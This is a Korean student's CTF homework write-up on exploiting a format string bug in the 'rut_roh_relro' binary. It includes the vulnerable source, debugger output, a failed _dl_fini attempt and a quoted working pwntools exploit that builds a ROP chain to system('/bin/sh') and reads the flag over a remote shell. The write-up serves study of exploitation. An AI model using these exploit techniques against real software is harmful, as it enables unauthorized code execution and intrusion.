시스템 해킹 심화

> [19반] 정민석_7000

요약

m1 arm64 환경에서

`https://gist.githubusercontent.com/thisissoma/c1c0ea22617b38514a0797b77d86fd16/raw/8d979f1c86bfb3960706b71af4c3ca254c206f67/Dockerfile`
해당 도커파일이 빌드되지 않아, UTM에서 ubuntu 24.04.2 ×86_64를 에뮬레이팅하여 해당 도커 파일의 내용을 새팅하고, 실습을 진행하였습니다.

먼저, 주어진 코드를 분석하고, 가능한 exploit 방법을 찾아보았습니다. 그리고 _dl_fini를 활용하여 exploit을 구상하였습니다. 하지만 최종적으로 저의 지식만으로는 exploit에 실패하였습니다. 이때 https://wyv3rn.tistory.com/334에서 AAW를 활용하여 exploit에 성공한 사례가 있어, 해당 exploit을 분석하였습니다. (개인적으로 정답을 보고 공부하는 것은 바람직하지 않다고 생각합니다. 다만 이 문제의 경우, 스스로 풀 수 있는 능력이 현재의 저에게는 없다고 판단하였고, 많은 시간 스스로 고민하였지만 전혀 진전이 없는 상황이었습니다. 한정된 시간과 학습 사이의 균형을 찾고자, 정답을 통하여 저의 지식을 넓히려합니다.)

가능한 exploit 방법 구상

먼저 exploit 대상 코드는 다음과 같습니다. format string bug를 활용할 수 있습니다.

```
#include <stdio.h>

int main(void) {
    setbuf(stdout, NULL);
    puts("What would you like to post?");
    char buf[512];
    fgets(buf, 512, stdin);
    printf("Here's your latest post:\n");
    printf(buf);
    printf("\nWhat would you like to post?\n");
    fgets(buf, 512, stdin);
    printf(buf);
    printf("\nYour free trial has expired. Bye!\n");
    return 0;
}
```

다음으로 checksec으로 어떤 보안장치가 있는지 확인하였습니다. canary가 없다는 것이 눈에 띕니다. 즉, stack overflow를 통한 exploit이 가능해보이지만, `fgets(buf, 512, stdin);` 와 같이 입력받는 문자의 개수가 정해져 있음으로 성공하지 못할 것으로 판단하였습니다. 더하여 Full RELRO지만, _dl_fini를 통한 exploit 가능성이 남겨져있습니다.

```
(venv) minsukjung@ubuntu24:~/workspace/system-hack-advance/homework$ checksec rut_roh_relro
[*] '/home/minsukjung/workspace/system-hack-advance/homework/rut_roh_relro'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
```

더하여 gdb를 통하여 기본 정보를 확인하였습니다. _dl_fini가 확인되는 것으로 보아, _dl_fini를 통하여 exploit이 가능하리라 판단하였습니다.

```
pwndbg> start
Temporary breakpoint 2 at 0x555555555169
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Temporary breakpoint 2, 0x0000555555555169 in main ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
──────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────
 RAX  0x555555555165 (main) ◂— push rbp
 RBX  0x7fffffffe198 —▸ 0x7fffffffe43c ◂— '/home/minsukjung/workspace/system-hack-advance/homework/rut_roh_relro'
 RCX  0x555555555220 (__libc_csu_init) ◂— push r15
 RDX  0x7fffffffe1a8 —▸ 0x7fffffffe482 ◂— 'SHELL=/bin/bash'
 RDI  1
 RSI  0x7fffffffe198 —▸ 0x7fffffffe43c ◂— '/home/minsukjung/workspace/system-hack-advance/homework/rut_roh_relro'
 R8   0x555555555280 (__libc_csu_fini) ◂— ret
 R9   0x7ffff7fca380 (_dl_fini) ◂— endbr64
 R10  0x7fffffffdd90 ◂— 0x800000
 R11  0x203
 R12  1
 R13  0
 R14  0
 R15  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2e0 —▸ 0x555555554000 ◂— 0x10102464c457f
 RBP  0x7fffffffe070 —▸ 0x7fffffffe110 —▸ 0x7fffffffe170 ◂— 0
 RSP  0x7fffffffe070 —▸ 0x7fffffffe110 —▸ 0x7fffffffe170 ◂— 0
 RIP  0x555555555169 (main+4) ◂— sub rsp, 0x200
```

_dl_fini를 활용한 exploit

먼저 `vmmap` 명령어를 통하여 `lib.c` 와 `ld.so` 의 오프셋을 파악할 수 있습니다.

.

- libc.so.6: 0x7ffff7db0000
- ld-2.31.so: 0x7ffff7ff1000

이후 `_rtld _ global`의 값과 주소를 확인하였습니다.

```
pwndbg> p &_rtld_global
$4 = (struct rtld_global *) 0x7ffff7ffd000 <_rtld_global>
```

```
pwndbg> p _rtld_global
$6 = {
  _dl_ns = {{
      _ns_loaded = 0x7ffff7ffe2e0,
      _ns_nloaded = 4,
      _ns_main_searchlist = 0x7ffff7ffe5d8,
      _ns_global_scope_alloc = 0,
      _ns_global_scope_pending_adds = 0,
      libc_map = 0x7ffff7fbd160,
      _ns_unique_sym_table = {
        lock = {
          mutex = {
            __data = {
              __lock = 0,
              __count = 0,
              __owner = 0,
              __nusers = 0,
              __kind = 1,
              __spins = 0,
              __elision = 0,
              __list = {
                __prev = 0x0,
                __next = 0x0
              }
            },
```

`_dl` `_load_lock`의 값과 주소를 확인하였습니다.

```
pwndbg> p &_rtld_global._dl_load_lock
$5 = (__rtld_lock_recursive_t *) 0x7ffff7ffda08 <_rtld_global+2568>
```

```
pwndbg> p _rtld_global._dl_load_lock
$2 = {
  mutex = {
    __data = {
      __lock = 0,
      __count = 0,
      __owner = 0,
      __nusers = 0,
      __kind = 1,
      __spins = 0,
      __elision = 0,
      __list = {
        __prev = 0x0,
        __next = 0x0
      }
    },
    __size = '\000' <repeats 16 times>, "\001", '\000' <repeats 22 times>,
    __align = 0
  }
}
pwndbg>
```

`_dl_rtld_lock_recursive`는 확인되지 않았습니다.

```
pwndbg> p _rtld_global._dl_rtld_lock_recursive
There is no member named _dl_rtld_lock_recursive.
```

이에 다음의 명령어를 통하여 `_dl_fini`의 전체 어셈블리를 출력하였습니다.

```
(gdb) start
(gdb) b _dl_fini
(gdb) disassemble _dl_fini
```


출력된 어셈블리 중 `__rtld_mutex_lock` 과 관련된 코드를 확인하였습니다. 해당 코드에서는 `_dl_load_lock`의 주소를 `r13`으로 복사하고, `__rtld_mutex_lock`을 `r13` 을 인자로 호출합니다.

```
0x00007ffff7fca391 <+17>:  lea    r13,[rip+0x33670]        # 0x7ffff7ffda08 <_rtld_global+2568>

...

0x00007ffff7fca3f6 <+118>: mov    rdi,r13
0x00007ffff7fca3f9 <+121>: call   QWORD PTR [rip+0x32631]        # 0x7ffff7ffca30 <__rtld_mutex_l
ock>
```

따라서 AAW를 통하여 `_dl_load_lock`의 주소를 `/bin/sh`로 덮고, `__rtld_mutex_lock`의 주소를 `system` 함수의 주소로 덮고자 하였습니다. 이에 다음의 exploit 코드를 작성하였습니다. format string bug를 통하여 주소를 leak하고, 타겟 주소를 구한 후, 리턴 주소를 다시 main으로 바꾸어 main이 다시 실행되도록 만든 뒤, 타겟 주소를 원하는 값으로 덮고자 하였습니다.

```
from pwn import *

p = process('./rut_roh_relro')

f = ELF('./rut_roh_relro',checksec=False)
libc = ELF('./libc.so.6',checksec=False)
ld = ELF('./ld-2.31.so',checksec=False)
ld_libc = 0x7ffff79e20000 - 0x7ffff7db0000

#leak part start
pay = b'%70$p%71$p%72$p'
p.sendlineafter(b'post?\n',pay)
p.recvuntil(b'post:\n')
code_base = int(p.recv(14),16)
libc_base = int(p.recv(14),16)
stack_base = int(p.recv(14),16)

ld_base = libc_base + ld_libc
log.info("ld_base: " + hex(ld_base))

#__dl_fini
rtld_global = ld_base + ld.symbols['_rtld_global']
dl_load_lock = rtld_global + 2568
rtld_mutex_lock = rtld_global - 1591

#Exploit
context.bits = 64
main = code_base - 0xbb
ret_addr = stack_base - 240
writes = {ret_addr:main}
pay = fmtstr_payload(6,writes)
p.sendlineafter(b'post?\n',pay)

pay = fmtstr_payload(6, {dl_load_lock: str(b'/bin/sh\x00')})
p.sendlineafter(b'post?\n', pay)

system = libc_base + libc.symbols['system']
pay = fmtstr_payload(6, {rtld_mutex_lock: p64(system)})
p.sendlineafter(b'post?\n', pay)
p.interactive()
```

하지만 다음의 에러가 발생하여 실패하였습니다.



실패 원인 분석

먼저 오프셋을 정확히 계산하고, 어디 주소를 어떻게 덮어야하는지 정확히 알지 못하기 때문에 exploit에 실패했다고 생각합니다. `_dl_rtld_lock_recursive`의 역할을 하는 함수의 주소를 파악하는 데에 많은 시간이 소요되었고, `___rtld_mutex_lock` 의 주소를 정확히 파악하였는지 확인할 수 있는 지식이 부족합니다. 더하여 `_dl _ load_lock` 등의 덮어야 할 주소를 확인하였어도, exploit 코드를 어떻게 작성해야 하는지에 대해서 알지 못합니다. 특히 오프셋 계산이 확실히 참이라는 확신이 없었습니다. 이에 시스템 해킹에 대한 기초지식 학습의 필요성을 절감하였습니다.

그리고 환경을 동일하게 세팅하지 못한 것이 exploit 실패의 원인 중 하나라고 생각합니다. `_dl_rtld_lock_recursive` 의 경우 우분투 18.04에서는 잘 표출되었으리라 생각합니다. 하지만 저의 환경에서는 `_dl_rtld_lock_recursive` 가 없는 것으로 보아, 환경에 따라 달라진다고 생각합니다. 더하여 vmmap으로 확인한 오프셋도 환경에 따라 달라질 수 있기에, 추후에 exploit을 진행할때는 환경을 필히 동일하게 맞추어야할 것입니다.

AAW를 통한 exploit

https://wyv3rn.tistory.com/334에서 AAW를 활용하여 exploit에 성공한 사례가 확인할 수 있었습니다. 이에 해당 exploit 코드를 분석해보려합니다.

```
# 출처: https://wyv3rn.tistory.com/334

from pwn import *

p = process('./rut_roh_relro')
libc = ELF('./libc.so.6',checksec=False)

#leak part start
pay = b'%70$p%71$p%72$p'
p.sendlineafter(b'post?\n',pay)
p.recvuntil(b'post:\n')
code_leak = int(p.recv(14),16)
libc_leak = int(p.recv(14),16)
stack_leak = int(p.recv(14),16)
```

```
print('code leak = ',hex(code_leak))
print('libc leak = ',hex(libc_leak))
print('stack leak = ',hex(stack_leak))

main = code_leak - 0xbb
print('main func addr = ',hex(main))
printf = main + 0x2e63
print('printf got addr = ',hex(printf))

libc_base = libc_leak - 0x023d0a
system = libc_base + libc.sym['system']
print('system addr = ',hex(system))

ret_addr = stack_leak - 240
print('ret addr = ',hex(ret_addr))
#leak part end

#ret to main
context.bits = 64
writes = {ret_addr:main}
pay = fmtstr_payload(6,writes)
p.sendlineafter(b'post?\n',pay)

#write pop rdi ; ret gadget to ret addr + 16
rdi = main + 0x116
writes = {ret_addr+16:rdi}
pay = fmtstr_payload(6,writes)
p.sendlineafter(b'post?\n',pay)

#ret to main
writes = {ret_addr+8:main}
pay = fmtstr_payload(6,writes)
p.sendlineafter(b'post?\n',pay)

#write /bin/sh string address to ret addr + 24
binsh = libc_base + 0x196152
writes = {ret_addr+24:binsh}
pay = fmtstr_payload(6,writes)
p.sendlineafter(b'post?\n',pay)

#write system address to ret addr + 32
writes = {ret_addr+32:system}
pay = fmtstr_payload(6,writes)
p.sendlineafter(b'post?\n',pay)

p.interactive()
```

해당 코드는 먼저 format string bug를 통하여 main 위치, libc, stack의 주소를 leak합니다. leak한 정보를 바탕으로 먼저 리턴 address를 main으로 만들어, main이 다시 시작되도록 만들었습니다. 가젯을 활용하기 위하여 `ret_addr+16`

에 `main+0x116` 에 위치한 `rdi` 주소를 덮습니다. 이후 다시 main으로 돌아갑니다. 그리고 `ret_addr+24` 에 `"/bin/sh"` 문자열 주소를 넣고, `ret_addr+32` 에 `system` 함수 주소로 덮습니다. 이렇게 최종적으로 `system("/bin/sh")` 이 실행됩니다.

```
[+] Opening connection to 52.79.50.147 on port 5000: Done
code leak =  0x56456d382220
libc leak =  0x7f6a71789d0a
stack leak =  0x7fffb39e4858
main func addr =  0x56456d382165
printf got addr =  0x56456d384fc8
system addr =  0x7f6a717abe50
ret addr =  0x7fffb39e4768
[*] Switching to interactive mode
                                                                                \xa1
                      \x00      \x11        p    \x00
                              %a\x88G\x9e\xb3\xff\x7f
Your free trial has expired. Bye!
$ ls
flag.txt
run
$ cat flag.txt
lactf{maybe_ill_add_asan_for_good_measure}
[*] Got EOF while reading in interactive
$
[*] Closed connection to 52.79.50.147 port 5000
```